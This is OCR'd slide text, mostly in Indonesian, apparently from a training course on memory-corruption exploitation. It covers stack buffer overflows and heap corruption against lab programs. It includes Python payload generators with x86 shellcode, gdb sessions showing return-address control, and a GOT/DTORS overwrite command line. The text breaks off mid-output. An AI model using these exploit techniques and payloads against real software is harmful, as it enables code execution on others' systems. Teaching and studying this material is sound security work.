


Before
Stack overflow

After
Stack overflow

STACK OVERFLOW

Smashing the stack



STACK OVERFLOW

Smashing the stack

For fun and profit

- Menentukan panjang karakter untuk mencapai Return Addres.
- Mengisi shellcode pada stack.
- Pawned.!

STACK OVERFLOW

Fuzzing

Mengirimkan data ke suatu program sebanyak-banyaknya dalam 1 kali pengiriman . Jika program tersebut mengalami error atau crash, maka kemungkinan itu terjadi buffer overflow atau Denial of Service.

STACK OVERFLOW

Generate payload

```
#!/usr/bin/python
variabel        = "\x90" * 64       #Local Variabel
mainsaved       = "\x42" * 4        #Main saved pointer
returnaddr      = "\x43" * 4        #Return Address

db = open("payload2.txt","w")
db.write(variabel+mainsaved+returnaddr)
db.close()
```

STACK OVERFLOW

```
GNU gdb (GDB) 7.1-ubuntu
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
BFD: /home/training/labs/source/login: no group info for section .text.__i686.get_pc_thunk.bx
BFD: /home/training/labs/source/login: no group info for section .text.__i686.get_pc_thunk.bx
Reading symbols from /home/training/labs/source/login...done.
(gdb) r < payload2.txt
Starting program: /home/training/labs/source/login < payload2.txt

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb) x/10x $esp
0xbffff748:  0x90909090      0x90909090      0x90909090      0x90909090
0xbffff758:  0x90909090      0x90909090      0x90909090      0x90909090
0xbffff768:  0x90909090      0x90909090
(gdb)
```

Alamat untuk menuju shellcode = 0xbfff768

STACK OVERFLOW

Strategy

- Shellcode (kita menggunakan shellcode yang sudah kita buat tadi)
- Menggunakan alamat stack yang didalamnya sudah terisi shellcode untuk smashing stack.
- Formula payload 1 :
  nop + shellcode + main saved pointer + return address
- Formula payload 2 :
  nop + main saved pointer + nop + shellcode

STACK OVERFLOW

Generate payload (1)

```
#!/usr/bin/python
shellcode       = ("\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
                   "\xb0\x04\xb3\x01\x68\x65\x64\x2e"
                   "\x21\x68\x48\x61\x63\x6b\x89\xe1"
                   "\xb2\x08\xcd\x80\xb0\x01\x31\xdb\xcd\x80")

nop             = "\x90" * (64 – len(shellcode))
mainsaved       = "\x90" * 4          #Main saved pointer
returnaddr      = "\x68\xf7\xff\xbf"      #Return Address

db = open("payload2.txt","w")
db.write(nop+shellcode+mainsaved+returnaddr)
db.close()
```

STACK OVERFLOW


Attacking the program

```
root@bt:~$ python generate2.py
root@bt:~$ ./simple < payload2.txt
Hacked.!user02@bt:~$
```

Berhasil

STACK OVERFLOW

What happen?



STACK OVERFLOW

Generate payload (2)

```
#!/usr/bin/python
shellcode      = ("\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
                  "\xb0\x04\xb3\x01\x68\x65\x64\x2e"
                  "\x21\x68\x48\x61\x63\x6b\x89\xe1"
                  "\xb2\x08\xcd\x80\xb0\x01\x31\xdb"
                  "\xcd\x80")

nop            = "\x90" * 64
nop2           = "\x90" * 200
mainsaved      = "\x90" * 4
ret            = "\x60\xf8\xff\xbf"
db = open("payload3.txt","w")
db.write(nop+mainsaved+ret+nop2+shellcode)
db.close()
```

STACK OVERFLOW


Attacking the program

```
root@bt:~$ python generate2.py
root@bt:~$ ./simple < payload2.txt
Hacked.!user02@bt:~$
```

Berhasil

STACK OVERFLOW

What happen?



HEAP CORRUPTION

- Tidak sepenuhnya selalu berhasil di exploitasi.
- Lebih sulit.
- Data yang melebihi kapasitas tidak tersimpan dalam stack, namun dalam heap.
- Berbeda dengan stack yang dapat ditentukan, pada heap aplikasi lah yang menentukan besarnya buffer ketika dibutuhkan.
- Sistem penyimpanan heap sangat berbeda dengan stack

HEAP CORRUPTION

Global Offset Table

```
/**Simpan dengan nama arb.c**/
/**Compile : gcc -g arb.c -o arb**/

#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

void main(int argc, char **argv)
{
        unsigned int *ptr1 = *((unsigned int *)(argv[1]));
        unsigned int *ptr2 = *((unsigned int *)(argv[2]));
        printf("ptr1 = 0x%x\n", ptr1);
        printf("ptr2 = 0x%x\n", ptr2);
        printf("argv[3] at = 0x%x\n", &(*argv[3]));
        *ptr1 = ptr2;
        printf("Success\n");
        exit(0);
}
```

HEAP CORRUPTION

Global Offset Table

Compile :

```
user02@bt:~/heap$ gcc -g arb.c -o arb
arb.c: In function ‘main’:
arb.c:7: warning: initialization makes pointer from integer without a cast
arb.c:8: warning: initialization makes pointer from integer without a cast
arb.c:9: warning: format ‘%x’ expects type ‘unsigned int’, but argument 2 has type
‘unsigned int *’
arb.c:10: warning: format ‘%x’ expects type ‘unsigned int’, but argument 2 has type
‘unsigned int *’
arb.c:11: warning: format ‘%x’ expects type ‘unsigned int’, but argument 2 has type
‘char *’
arb.c:12: warning: assignment makes integer from pointer without a cast
user02@bt:~/heap$
```

HEAP CORRUPTION

Global Offset Table

Offset Table :

```
user02@bt:~/heap$ objdump -R arb

arb:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ff0 R_386_GLOB_DAT    __gmon_start__
0804a000 R_386_JUMP_SLOT   __gmon_start__
0804a004 R_386_JUMP_SLOT   __libc_start_main
0804a008 R_386_JUMP_SLOT   printf
0804a00c R_386_JUMP_SLOT   exit

user02@bt:~/heap$
```

Destructors Section

Destructors Section / DTORS terdapat program yang di compile dengan GCC.

Setiap kali program selesai compile dengan GCC, semua fungsi terdaftar pada DTORS section.

Lihatlah gambar global offset, 0x0804a008 adalah offset dari fungsi printf(). Sebenarnya ketika sebuah sistem memanggil fungsi printf() maka sama dengan memanggil alamat 0x0804a008.

Ketika kita berhasil mengganti offset tersebut pada memori dengan alamat shellcode. Maka saat sistem memanggil fungsi printf akan memanggil shellcode kita.

HEAP CORRUPTION

Destructors Section

```
user02@bt:~/heap$ objdump -s -j .dtors arb

arb:     file format elf32-i386

Contents of section .dtors:
 8049f14 ffffffff 00000000                    ........
```

HEAP CORRUPTION

Destructors Exploitation

```
user02@bt:~/heap$ objdump -s -j .dtors arb

arb:     file format elf32-i386

Contents of section .dtors:
 8049f14 ffffffff 00000000                    ........
```

Alamat printf()

```
user02@bt:~/heap$ ./arb `perl -e 'print "\x08\xa0\x04\x08"'` `perl -e 'print
"\x42\xF9\xFF\xBF"'` `cat shellcode.txt`
```

Frame pointer arg[3]

```
ptr1 = 0x804a008
ptr2 = 0xbffff942
argv[3] at = 0xbffff942
Hacked.!user02@bt:~/heap$
```


HEAP CORRUPTION

About Heap Corruption

- Berbeda dengan stack exploitation. Pada heap memori dialokasikan secara dinamis.
- Umumnya untuk penggunaan heap menggunakan malloc, dlmalloc.
- Kita akan lebih sulit pada heap, karena kita sulit menentukan dimana letak buffer dan letak shellcode kita.

HEAP CORRUPTION

Structure Heap



HEAP CORRUPTION

Source Code

heap1.c

```
#include <stdio.h>
#include <string.h>
#include "alloc.h"

int main(int argc, char **argv)
{
        char *buf1 = alloc(128);
        char *buf2 = alloc(128);
        dealloc(buf2);
        strcpy(buf1,argv[1]);
        char *buf3 = alloc(128);
        return 0;
}
```

Compile

```
user02@bt:~/heap$ gcc -g alloc.c heap1.c -o heap1
```

HEAP CORRUPTION


Crash bug in application

```
user02@bt:~/heap/alloc$ ./heap1 `perl -e 'print "A"x1024'`
alloc_init called heap start = 0x8ab6000, heap end = 0x8ab6000
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x8ab6000
alloc returning 0x8ab6010 to user
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x8ab6090
alloc returning 0x8ab60a0 to user
dealloc called on 0x8ab60a0
alloc requesting 144 bytes total
alloc found a previously used chunk to use
chunk location = 0x8ab6090, chunk size = 1094795585
Segmentation fault
```

Segmentation Fault ????

HEAP CORRUPTION

Structure Heap (heap1.c)





```
#include <stdio.h>
#include <string.h>
#include "alloc.h"

int main(int argc, char **argv)
{
        char *buf1 = alloc(128);
        char *buf2 = alloc(128);
        dealloc(buf2);
        strcpy(buf1,argv[1]);
        char *buf3 = alloc(128);
        return 0;
}
```

HEAP CORRUPTION

Meta data



HEAP CORRUPTION

Generate payload

```
#!/usr/bin/python

shellcode       = ("\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
                "\xb0\x04\xb3\x01\x68\x65\x64\x2e"
                "\x21\x68\x48\x61\x63\x6b\x89\xe1"
                "\xb2\x08\xcd\x80\xb0\x01\x31\xdb"
                "\xcd\x80")

nop             = "\x90" * (128-(len(shellcode)))

fake_available_size      = "\x11"*4
fake_size                = "\x11"*4

db = open("payload2.txt","w")
db.write(nop + shellcode + fake_available_size + fake_size)
db.close()
```

```
user02@bt:~/heap/alloc$ python generate.py
```

HEAP CORRUPTION

Debug

```
user02@bt:~/heap/alloc$ gdb heap1
GNU gdb (GDB) 7.1-ubuntu
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type
"show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/user02/heap/alloc/heap1...(no
debugging symbols found)...done.
(gdb)
```

HEAP CORRUPTION

Break after strcpy

```
   0x080488ed <+65>:  mov    0x1c(%esp),%eax
   0x080488f1 <+69>:  mov    %eax,(%esp)
   0x080488f4 <+72>:  call   0x8048398 <strcpy@plt>
   0x080488f9 <+77>:  movl   $0x80,(%esp)
   0x08048900 <+84>:  call   0x8048539 <alloc>
---Type <return> to continue, or q <return> to quit---
   0x08048905 <+89>:  mov    %eax,0x14(%esp)
   0x08048909 <+93>:  mov    $0x0,%eax
   0x0804890e <+98>:  leave
   0x0804890f <+99>:  ret
End of assembler dump.
(gdb) break *main+77
Breakpoint 1 at 0x80488f9
(gdb)
```


HEAP CORRUPTION

Payload....

```
Start it from the beginning? (y or n) y

Starting program: /home/user02/heap/alloc/heap1 `cat
payload2.txt`
alloc_init called heap start = 0x804b000, heap end =
0x804b000
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit
allocation request
heap end now at 0x804b000
alloc returning 0x804b010 to user
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit
allocation request
heap end now at 0x804b090
alloc returning 0x804b0a0 to user
dealloc called on 0x804b0a0

Breakpoint 1, 0x080488f9 in main ()
```



HEAP CORRUPTION

Check Payload....

```
Breakpoint 1, 0x080488f9 in main ()
(gdb) x/50bx 0x804b010
0x804b010:      0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x804b018:      0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x804b020:      0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x804b028:      0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x804b030:      0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x804b038:      0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x804b040:      0x90 0x90
(gdb)
```

HEAP CORRUPTION

Formula Payload

```
user02@bt:~/heap/alloc$ objdump -R heap1

heap1:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ff0 R_386_GLOB_DAT    __gmon_start__
0804a000 R_386_JUMP_SLOT   __gmon_start__
